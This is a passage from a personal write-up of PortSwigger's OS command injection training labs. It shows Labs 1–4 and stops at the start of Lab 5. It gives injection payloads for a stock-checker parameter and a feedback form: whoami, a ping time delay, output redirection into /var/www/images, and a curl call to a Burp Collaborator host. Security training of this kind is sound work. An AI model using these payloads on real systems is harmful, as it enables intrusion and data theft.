PortSwigger - OS Command Injection Labs
PortSwigger Web Security Academy - OS Command Injection labs

PortSwigger – OS Command Injection Labs
Just finished the five OS command injection labs on PortSwigger. These are about finding injectable points in web apps, running shell commands, and handling blind injections with time delays or out-of-band tricks. Here’s how I solved each one.
LAB 1: OS command injection, simple case
Analysis
1- Vulnerability in the product stock checker
2- app -> execute shell and use store IDS parameter
3- To solve the lab we should execute whoami
Steps to solve

Here if i click in check store it’s return 55 units and when check network tab i find request send to back end to check stock
Check the Request Using Burp suit :

Now we have 2 parameters like analysis description say
productId storeId
Try to add ;whoami to check command injection and success

The name of current user in the system is peter-kEkc4I
Finished happy hacking!
LAB 2: Blind OS command injection with time delays
Analysis
1) we have feedback form in site :

2) To solve the lab, exploit the blind OS command injection vulnerability to cause a 10 second delay.
Steps to solve
1) submit form with data and intercept with burp suite and send request to repeater :
2) i tried to inject all form with ;whoami after data all fields response 200 only request that i add ;whomai to email back with 500

3) to solve challenge we need to make response late 10 sec and this can do with ping mmm;ping+-c+10+1.1.1.1;:

Solved
Finished happy hacking!
LAB 3: Blind OS command injection with output redirection
Analysis
1) we have feedback form in site :
2) To solve the lab, execute the whoami command and retrieve the output.
Steps to solve
1) submit form with data and intercept with burp suite and send request to repeater :
2) i tried to inject all form with ||whoami|| after data all fields response 200 only request that i add ||whoami|| to email back with 500
3)in challenge description i say the writable directory is /var/www/images/ .
4) inject email field with ||whoami>/var/www/images/flag.txt||
5) when we try to open post in challenge it’s send request to server to get an image

6) change filename parameter to flag.txt :

solved….!
Finished happy hacking!
LAB 4: Blind OS command injection with out-of-band interaction
Steps to solve
1) go to feedback page and fill form and intercept data and send it to burp repeater:

2) in this challenge all access that we faced in pervious challenges are locked the way is to send request to burp collaborator .

3) click get start and copy link to clipboard
4) in challenge description say we need to DNS lookup to Burp Collaborator.

5) i will use this payload ||curl+past_link_here and click send .

6)go to collaborator tab and click poll know i find request with whoami output as a subdomain.
7)submit user name and challenge solved…
Finished happy hacking!
LAB 5: Blind OS command injection with out-of-band data exfiltration
Steps to solve
1) open feedback tab and submit a form click submit and intercept request with burp :
